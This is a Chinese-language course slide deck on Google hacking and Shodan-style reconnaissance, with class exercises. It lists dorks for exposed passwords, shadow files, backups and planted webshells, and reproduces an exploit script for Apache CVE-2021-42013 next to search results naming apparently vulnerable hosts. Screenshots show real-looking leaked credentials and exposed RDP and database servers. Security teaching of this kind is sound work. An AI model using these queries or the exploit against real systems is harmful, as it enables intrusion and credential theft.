102.01.17 08:02 B D:\language\course\info.gif --> mail.ntpu.edu.tw /home/teacher/language/www/course info.gif
102.01.17 08:02 B D:\language\course\key.htm --> mail.ntpu.edu.tw /home/teacher/language/www/course key.htm
102.01.17 08:02 B D:\language\course\key1.htm --> mail.ntpu.edu.tw /home/teacher/language/www/course key1.htm
102.01.17 08:02 B D:\language\course\left.htm --> mail.ntpu.edu.tw /home/teacher/language/www/course left.htm
102.01.17 08:02 B D:\language\course\line1.gif --> mail.ntpu.edu.tw /home/teacher/language/www/course line1.gif
102.01.17 08:02 B D:\language\course\ling.htm --> mail.ntpu.edu.tw /home/teacher/language/www/course ling.htm
102.01.17 08:02 B D:\language\course\mail.gif --> mail.ntpu.edu.tw /home/teacher/language/www/course mail.gif
```

微軟Office檔案

- 經驗略淺的管理員可能會把使用者帳密儲存在 Word 檔、Excel 檔或 Access DB 檔。
- 也許可以透過 (inurl:xls OR inurl:doc OR inurl:mdb) 或是 (ext: xls OR ext:xlsx OR ext:xlxs OR ext:doc OR ext:docx OR ext:mdb) 篩選目標 Office 檔案類型，搭配 password 關鍵字與其他進階運算子。

課堂練習

- 請找尋包含密碼資訊的Excel表格。



A screenshot of a Google search results page. The search query is "password excel file". The results show two main links:

- User Login Passwords**
https://techne.com.au › 2015/12 › Password-File ▾ XLS
1, Software, address, User Name, **Password**, Notes. 2, Adobe Creative Suite, nicole@techne.com.au info@techne.com.au, Techne0222 Admin0222, Admin Console.
- Second Grade Usernames and Passwords**
https://www.bbrsd.org › lib › Centricity › Domain ▾ XLS
1, M. Araujo, Second Grade Usernames and **Passwords**. 2, 3, Program, Web Address, Username, **Password**. 4, Wonders, https://connected.mcgraw-hill.com/school/ ...

資料庫挖掘

- 包含資料庫資訊的檔案外洩，如備份檔、配置檔、安裝檔、網頁源始碼、資料庫 block 檔案。
- Web 介面被攻擊，如 phpMyAdmin、Microsoft SQL Server Web Data Administrator。
 - 弱密碼攻擊
 - 零時差攻擊
- 沒做好異常處理，導致資料庫錯誤訊息顯示在網頁上，駭客就有機會進一步利用。
 - 繞過 SQL injection 的防護
 - 透過版本資訊找到可以利用的 N-day 漏洞

課堂練習

- 請找尋資料庫連線資訊外洩的檔案

課堂練習

- 請找尋資料庫備份的檔案。

The screenshot shows a web browser window with the following details:

- Title Bar:** 不安全 - keysystems.ru
- Address Bar:** index of /files/smeta/install/Tools/Backup (The "index of" part is highlighted with a red box).
- Content:** Index of /files/smeta/install/Tools/Backup
- Table Headers:** Name, Last modified, Size, Description
- Table Data:**

Name	Last modified	Size	Description
Parent Directory		-	
Создание резервных копий с использованием ЕМ.doc	2011-05-23 14:03	131K	
Резервное копирование.doc	2011-05-23 14:03	31K	
restore.sql	2011-05-23 14:03	543	
restore.bat	2011-05-23 14:03	50	
backup.sql	2011-05-23 14:03	58	
backup.bat	2011-05-23 14:03	49	

課堂練習

- 請找尋phpMyAdmin登入介面。



課堂練習

- 請找尋存在資料庫錯誤訊息的網頁。

```
▼<body>
    ".$sql;
    $find=mysql_query($sql);
    $row=mysql_fetch_array($find);
    $title = $title." ".$row['title'];
}

//計算是否有子項目，來判斷需不需要左側欄框

$sqlc="select * from $tblname where father_id='$_GET[id]' and status_cht='T' order by
`order`;
$findc = mysql_query($sqlc);
$rowcount= mysql_num_rows($findc);

?>
```

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /home/admin/public_html/[REDACTED]/delete_message.php on line 24
刪除留言

管理者密碼：

刪除

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /home/admin/public_html/[REDACTED]/delete_message.php on line 60
將刪除以下留言

子頁面



中場休息



Google Hacking

找尋漏洞主機

課堂練習：結合CVE-2021-42013



- <https://www.exploit-db.com/exploits/50406>

The screenshot shows a web browser window with the URL <https://www.exploit-db.com/exploits/50406> in the address bar. The main content area displays a shell script exploit for Apache HTTP Server 2.4.50. The script includes comments at the top providing metadata about the exploit, such as the date (10/05/2021), author (Lucas Souza), vendor homepage (https://apache.org/), version (2.4.50), test environment (2.4.50), and the CVE number (CVE-2021-42013). Below the metadata is the exploit code itself, which uses bash scripting to perform a path traversal attack. The exploit code includes commands to set environment variables, execute curl requests to trigger the exploit, and handle the resulting responses. The exploit also includes cleanup steps like removing temporary files and switching back to the root user.

```
# Exploit: Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage: https://apache.org/
# Version: 2.4.50
# Tested on: 2.4.50
# CVE : CVE-2021-42013
# Credits: Ash Daulton and the cPanel Security Team

#!/bin/bash

if [[ $1 == '' ]]; [[ $2 == '' ]]; then
echo Set [TAGET-LIST.TXT] [PATH] [COMMAND]
echo ./PoC.sh targets.txt /etc/passwd
echo ./PoC.sh targets.txt /bin/sh id

exit
fi
for host in $(cat $1); do
echo $host
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; $3" "$host/cgi-bin/%32%65%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/$2"; done

# PoC.sh targets.txt /etc/passwd
# PoC.sh targets.txt /bin/sh whoami
```

課堂練習：結合CVE-2021-42013



- 搜尋有機會被漏洞利用的網站
 - Apache<=2.4.50
 - 支援cgi-bin
 - 而且是Linux伺服器

The screenshot shows a search results page with five entries, each representing a different Apache 2.4.50 server that is vulnerable to the CVE-2021-42013 exploit. Each entry includes a link to the directory listing, the Apache version, and the server's IP or domain name.

- http://2z1pmim.257.cz › cgi-bin
- https://blackmoth.com › wiki › cgi-bin
- http://46.163.79.122 › cgi-bin
- http://www.math.clemson.edu › ~warner
- https://myt1d.org › cgi-bin
- https://www.cs.mcgill.ca › ~abblack24 › c...
- https://www.ecolelefamboyant.com › test

Each result page displays a standard directory listing with columns for Name, Last modified, and Size. The files listed are ShapeApp1.cgi, blah.txt, upload.py, and test.py.



Google Hacking

其他有趣的搜尋

Google Hacking Database (GHDB)

The screenshot shows the Exploit Database interface with the title "Google Hacking Database". On the left is a vertical sidebar with orange icons for various search filters. The main area displays a table of search results with columns for Date Added, Dork, Category, and Author.

Date Added	Dork	Category	Author
2022-09-19	intext:"index of" ".sql"	Files Containing Juicy Info	Gopalsamy Rajendran
2022-09-19	intitle:"index of" inurl:superadmin	Files Containing Juicy Info	Mahedi Hassan
2022-09-19	intitle:"WAMPSERVER Homepage"	Files Containing Juicy Info	HackerFrenzy
2022-09-19	inurl: json beautifier online	Files Containing Juicy Info	Nyein Chan Aung
2022-09-19	intitle:"IIS Windows Server"	Files Containing Juicy Info	HackerFrenzy
2022-09-19	intitle:"index of" inurl:SUID	Files Containing Juicy Info	Mahedi Hassan
2022-09-19	intitle:"index of" intext:"Apache/2.2.3"	Files Containing Juicy Info	Wagner Farias
2022-08-18	inurl:"index.php?page=news.php"	Advisories and Vulnerabilities	Omar Shash
2022-08-18	inurl:/sym404/root	Files Containing Juicy Info	Numen Blog
2022-08-17	inurl:viewer/live/index.html	Various Online Devices	Palvinder Singh Secuneus
2022-08-17	intitle:Index of "/venv"	Sensitive Directories	Abhishek Singh
2022-08-17	intitle:"WEB SERVICE" "wan" "lan" "alarm"	Pages Containing Login Portals	Heverin Hacker
2022-08-17	allintitle:"Log on to MACH-ProWeb"	Pages Containing Login Portals	Under The Sea hacker
2022-08-17	intitle:"index of" "access_token.json"	Files Containing Juicy Info	Leonardo Venegas

Google Hacking Database (GHDB)

- **Footholds:** 可被駭客參訪的伺服器
- **Files Containing Usernames:** 檔案中有使用者名稱 但沒設置密碼
- **sensitive Directories:** 敏感可能容易切入的目錄(例如: 分享目錄)
- **Web Server Detection:** 偵測網頁伺服器
- **Vulnerable Files:** 網頁上漏洞
- **Vulnerable Servers:** 網站上的漏洞
- **Error Messages:** 檢視各種錯誤訊息

Google Hacking Database (GHDB)

- Files Containing juicy info: 在沒有使用者帳密 還是可以攻擊
- Files Containing Passwords: 檔案中包含密碼資料
- Sensitive Online Shopping info: 購物時留下的訊息~卡號聯絡資料
- Network or vulnerability data: 網頁上有一些網路設備log訊息
- Pages containing login portals: 包含登入功能的頁面
- Various Online Devices: 網路上攝影機、印表機等訊息
- Advisories and Vulnerabilities: 尋找有漏洞或有安全警告的訊息網頁

課堂練習



- 請使用GHDB找尋一台線上印表機

The screenshot shows a network configuration interface for a Canon MX920 series printer. The left sidebar has links for Top Page, Network Settings, Other Settings, and Admin Password. The main content area shows the last update was on 2019/04/25 at 15:54:34. The 'Printer Information' section displays the following details:

Printer Name:	Canon MX920 series
Firmware Version:	3.011
Network Printer Name:	nereid
Bonjour Service Name:	Canon MX920 series

- 請使用GHDB找出TW有哪些資訊洩漏問題

課堂練習



- 網站漏洞 (被植入後門程式)

- intext:"C99Shell" intext :"uname -a" -intext ext:php
- inurl:c99.php
- intext:m1n1 1.01
- intitle:aspxspx ext:aspx Password
- inurl:moadmin.php ext:php
- intext:"WebService" ext:asmx
- intitle:"#k4raeL - sh3LL"

課堂練習



- 密碼相關資訊
 - Password filetype:xls site:tw
 - "access denied for user" "using password"
 - "AutoCreate=TRUE password=*"
 - "Index of /" +password.txt
 - "Index of /password"

課堂練習



- 歷史記錄、密碼檔案、登入頁面
 - intitle:"Index of" .sh_history
 - intitle:"Index of" .bash_history
 - intitle:"Index of" passwd
 - intitle:"Index of" people.lst
 - intitle:"Index of" pwd.db
 - intitle:"Index of" etc/shadow
 - intitle:"Index of" spwd
 - intitle:"Index of" master.passwd
 - intitle:Remote.Desktop.Web.Connection inurl:tsweb
 - intitle:admin intitle:login

課堂練習




- 網路設備相關
 - inurl:top.htm inurl:currenttime
 - intext:"powered by webcamXP 5"
 - inurl:/view/viewer_index.shtml
 - inurl:axis.cgi ext.cgi
 - inurl:printer/main.html
 - intitle:"CPPLUS DVR -Web View"
 - inurl:webvisu.htm CoDeSys
 - inurl:upsstats.cgi?host "UPS Model"
 - intitle:VNC Viewer for JAVA
 - allinurl: /irj/portal
 - allinurl: /scripts/wgate



Google Hacking 得力助手 - Shodan

Google Hacking 得力助手 - Shodan

- Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions.



Shodan相關語法

語法	用途	範例語法
hostname	搜尋指定的主機或域名	hostname:nchc
port	搜尋指定的服務或埠	port:8080
country	搜尋指定的國家	country:TW
city	搜尋指定的城市	IIS city:taipei
org	搜尋指定的組織	org:nchc
isp	搜尋指定的ISP供應商	isp:hinet
os	搜尋指定的作業系統	os:windows
product	搜尋指定的產品	product:" apache tomcat"

Shodan相關語法

語法	用途	範例語法
version	搜尋指定的軟體版本	product:apache version:1.3.37
geo	搜尋指定的地理位置(經緯度) geo: 緯度1.經度1,緯度2.經度2	apache geo:42.9693,-74.1224
before/after	搜尋指定收錄的前後時間 格式為dd-mm-yy	before:"11-11-15"
net	搜尋指定的IP地址或是子網域	net:8.8.0.0/16
ASN	搜尋指定的ASN	ASN:AS3462

Shodan Explore功能

The screenshot shows the Shodan Explore homepage with a dark header bar containing links for Shodan, Maps, Images, Monitor, Developer, More..., SHODAN logo, Explore, Pricing, a search bar, a red search button, and a Login button.

The main content area is titled "Explore" and includes the following sections:

- // CATEGORIES:
 - Industrial Control Systems (image of a factory)
 - Databases (image of a complex network structure)
 - Network Infrastructure (image of a network diagram)
 - Video Games (image of a Minecraft scene)
- // RESEARCH:
 - Shodan 2000**: Explore the Internet in style using an 80's retro-futuristic interface to synthwave music.
2000.SHODAN.IO
 - Internet Observatory**: How exposed to the Internet is your country? What is the most common vulnerability? Get a high-level view of the Internet using our
- // BROWSE SEARCH DIRECTORY:
 - Search shared queries... (input field)
 - Popular Tags**: A list of tags including: webcam, cam, camera, ip, router, scada, ftp, server, http, iot, test, password, cisco, web, default, login, ssh, 1, nas, ipciam
 - What is the search directory?**: Shodan lets users share their search queries with the community by saving them to the
- Job Board**: Websites that advertise jobs via HTTP headers
hiring
- Ethereum Miners**: Devices that are mining the Ethereum cryptoc...
cryptocurrency, ethereum
- Apple AirPlay Receivers**: Apple TVs, HomePods and other devices that s...
apple, airplay

尋找TANet內開遠端桌面的機器

- 搜尋語法: port:3389 org:"Taiwan Academic Network"

TOTAL RESULTS
28

TOP OPERATING SYSTEMS

Operating System	Count
Windows (Build 10.0.14393)	8
Windows (Build 10.0.19041)	8
Windows (Build 6.1.7601)	4
Windows (Build 10.0.17763)	3
Windows (Build 6.3.9600)	2

[More...](#)

210.240.164.127

pc164-127.nttu.edu.tw
Taiwan Academic Network
Taiwan, Taitung

SSL Certificate
Issued By:
| - Common Name:
DESKTOP-HBO123H
Issued To:
| - Common Name:
DESKTOP-HBO123H
self-signed

Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x02\x00\x00\x00\x00
Remote Desktop Protocol NTLM Info:
OS: Windows 10/Windows Server (version 2004)
OS Build: 10.0.19041
Target Name: DESKTOP-HBO123H
NetBIOS Domain Name: DESKTOP-HBO123H
NetBIOS Computer Name:...

Supported SSL Versions:
TLSv1, TLSv1.1,
TLSv1.2

2022-11-05T10:51:25.922537

View Report | Download Results | Historical Trend | Browse Images | View on Map

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

PC

尋找台灣的MongoDB主機

- 搜尋語法: product:MongoDB country:TW

The screenshot shows the Shodan search interface with the query "product:MongoDB country:TW". The results page displays 1,369 findings. Key sections include:

- TOTAL RESULTS:** 1,369
- TOP CITIES:** Taipei (1,024), Taoyuan City (94), Taichung (79), Tainan (41), Hsinchu (28)
- TOP PORTS:** 27017 (1,351), 49153 (6), 51106 (2), 3333 (1), 8010 (1)
- TOP ORGANIZATIONS:** 201.169.199.104 (bc.googl eusercontent.com, Google LLC, Taiwan, Taipei)
- Result Preview for IP 60.250.213.241:** Shows MongoDB Server Information with a JSON snippet:

```
{  
  "process": "mongod",  
  "pid": 28,  
  "connections": {  
    "current": 3,  
    "available": 838857,  
    "totalCreated": 5  
  },  
  "locks": {  
    "Global": {  
      "acquireCount": {  
        "r": 14306,  
        "w": 185...  
      }  
    }  
  }  
}
```
- Result Preview for IP 104.199.169.201:** Shows an HTTP response from Google's server:

```
HTTP/1.0 200 OK  
Connection: close  
Content-Type: text/plain  
Content-Length: 85
```

尋找Linux Apache主機

- 搜尋語法: apache os:"Linux"

The screenshot shows the Shodan search interface with the query "apache os:'Linux'" entered in the search bar. The results page displays the following information:

TOTAL RESULTS
36

TOP COUNTRIES

Country	Count
Netherlands	13
Indonesia	9
Germany	3
Finland	2
Ukraine	2
More...	

TOP PORTS

Port	Count
9100	32
443	2
9101	2

Result 1: 36.67.178.74
PT TELKOM INDONESIA
Menara Multimedia Lt7
Jl. Kebon sirih No.12
JAKARTA
Indonesia, Jakarta

HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
Prometheus Node Exporter:
node_exporter_build_info:
branch: HEAD
governsion: go1.17.3
revision: a2321e7b940ddcff26873612bccdf7cd4c42b6b6
version: 1.3.1
node_os_info:
id: ...

2022-10-26T22:24:17.886085

Result 2: 198.72.120.27
iWeb Technologies Inc.
Canada, Montréal

HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
Prometheus Node Exporter:
node_exporter_build_info:

2022-10-26T22:19:15.856233

尋找北京MySQL資料庫主機

- 搜尋語法: product:mysql city:Beijing

The screenshot shows the Shodan search interface with the query "product:mysql city:Beijing". The results page displays 328,312 total results. On the left, there are two sections: "TOP PORTS" and "TOP ORGANIZATIONS". The "TOP PORTS" section lists ports 3306, 33060, 9306, 49153, and 9998 with their respective counts: 315,643, 12,302, 357, 7, and 2. The "TOP ORGANIZATIONS" section lists Aliyun Computing Co., LTD, Tencent cloud computing (Beijing) Co., Ltd, Tencent Cloud Computing (Beijing), and Huawei Public Cloud Service (Huawei) with their counts: 127,677, 69,480, 52,927, and 19,760 respectively. The main results area shows two examples of MySQL servers found in Beijing:

111.198.6.4
China Unicom Beijing province network
China, Beijing
database

MySQL:
Protocol Version: 10
Version: 8.0.31-Ubuntu0.20.04.1
Capabilities: 65535
Server Language: 255
Server Status: 2
Extended Server Capabilities: 57343
Authentication Plugin: caching_sha2_password

2022-11-05T12:11:12.247698

119.91.116.125
Tencent cloud computing (Beijing) Co., Ltd.
China, Beijing
database

MySQL:
Protocol Version: 10
Version: 5.7.37-log
Capabilities: 65535
Server Language: 45
Server Status: 2
Extended Server Capabilities: 49663
Authentication Plugin: mysql_native_password

2022-11-05T12:11:02.487558

尋找 F5 Big-IP Vulnerability

- 搜尋語法: http.title:"BIG-IP®-Redirect"

TOTAL RESULTS
13,433

TOP COUNTRIES

Country	Count
United States	3,097
China	1,518
United Kingdom	834
Germany	752
India	740
More...	

TOP PORTS

Port	Count
443	1,016

BIG-IP®- Redirect [View Report](#) [Download Results](#) [Historical Trend](#) [View on Map](#)

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

2022-11-05T12:13:02.504001

35.204.74.224 HTTP/1.1 200 OK
224.74.204.35.bc.googleusercontent.com Content-Type: text/html; charset=iso-8859-1
Google LLC Server: Apache/2.4.52 (Ubuntu) OpenSSL/3.0.2
Netherlands, Groningen

cloud

2022-11-05T12:11:21.932474

149.129.188.3 HTTP/1.1 200 OK
101A Platina Building, Plot No. C-59, Bandra Kurla Complex, Bandra East, Mumbai 400051 Content-Type: text/html; charset=iso-8859-1
India, Mumbai Server: Apache/2.4.52 (Ubuntu) OpenSSL/3.0.2

cloud

2022-11-05T12:11:01.363528

112.121.107.253 HTTP/1.1 200 OK
112.121.107.253.digicentri SSL Certificate Issued By: EPEAK

Vulnerabilities


報告檢視(View Report)

SHODAN Explore Downloads Pricing http.title:"BIG-IP®;Redirect" Account

Shodan Report

Total: 12,074

// GENERAL



Countries

Country	Count
United States	2,760
China	1,371
United Kingdom	752
Germany	680
India	666

Ports

Port	Count
443	914
8443	93
1023	23
84	18

Organization

Organization	Count
Microsoft Corporation	1,765
DigitalOcean, LLC	1,155
Linode	1,072
Aliyun Computing Co., LTD	825

Vulnerabilities

Vulnerability	Count
FREAK	355
Logjam	354
CVE-2020-5902	33
Heartbleed	5

尋找網路攝影機

- 全球最大的網路攝錄影機影像收錄網站([Insecam](#))
- 網路攝影機相關特徵
 - yawcam
 - ONVIF
 - IP cam
 - Webcam
 - RTSP
 - RTP
 - 特殊專用port : udp 3702
 - 影像串流port : tcp 554



課堂練習



- 請試著用Shodan服務找尋跟貴單位相關的資訊
 - 請問是否有找到網站服務？若有請回答開了哪些服務、版本等資訊。
 - 請問公司網域是否有查到相關資料？若有請回答網域紀錄有哪些，例如：DNS伺服器位址、Mail伺服器位址等。
 - 請問是否有找到其他資訊？若有請回答找到了什麼？

類似Shodan的服務

The image displays three separate web interfaces for network search services:

- ZoomEye**: A dark-themed interface featuring a large globe with a network of connections. The ZoomEye logo is prominently displayed. A search bar at the bottom left contains the placeholder "Please enter search content". Below the search bar is the URL <https://www.zoomeye.org>. The interface includes standard search operators: [P], [D], [C], and a magnifying glass icon.
- FQFA**: A dark-themed interface with a large "FQFA" logo. A "试运行" (Beta) badge is visible next to the logo. A search bar with a placeholder "Search..." is located below the logo. To the right of the search bar are two small icons: a document and a magnifying glass. Below the search bar is a link to "Query Syntax". At the bottom right are "Register" and "Log In" buttons, and the URL <https://fofa.info>.
- Censys**: A white-themed interface featuring the Censys logo (two overlapping orange circles). A search bar at the top allows searching by "Hosts" or "Services", with a placeholder "Search an IP address, name, protocol or field: value". Below the search bar are statistics: "Services: 2.2B", "IPv4 Hosts: 202.3M", "IPv6 Hosts: 55.9M", and "Virtual Hosts: 593.1M". At the bottom are "VIEW DOCUMENTATION" and "LEARN MORE ABOUT CENSYS" buttons, and the URL <https://search.censys.io>.

ZoomEye相關語法

語法	用途	範例語法
app	用於搜尋指定的軟體	app:DIR-868L
ver	用於搜尋制定的版本	app:DIR-645 ver:" 1.01"
port	用於搜尋指定的埠號	port:445
OS	用於搜尋指定的作業系統	OS:linux
Service	用於搜尋指定的服務	service: http OR webcam
country	用於搜尋指定的國家	country:TW
city	用於搜尋指定的城市	city:Taipei
CIDR	用於搜尋指定的網段	x.x.x.x/x
Site	用於搜尋指定的網域	site:com.tw
Hostname	用於搜尋指定主機名	hostname:google
Device	用於搜尋指定的設備名稱	device:firewall
Keyword	用於搜尋關鍵字	keyword:know how

補充資料

goofile

- Linux: apt-get install goofile
- Windows: <https://code.google.com/archive/p/goofile/downloads>
- #gofile -d ntu.edu.tw -f pdf

```
root@kali:/usr/bin# goofile
usage: goofile [-h] [-d DOMAIN] [-f FILETYPE] [-k KEY] [-e ENGINE] [-q QUERY]
                [--logging LOGGING]

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        the domain to search - optional (ie. kali.org)
  -f FILETYPE, --filetype FILETYPE
                        the filetype to search for - required (ie. pdf)
  -k KEY, --key KEY      Google Custom Search Engine API key - optional
  -e ENGINE, --engine ENGINE
                        Google Custom Search Engine ID - optional
  -q QUERY, --query QUERY
                        Only search for files with keyword - optional
  --logging LOGGING      Set the logging verbosity to something other than
                        "INFO" - optional
```

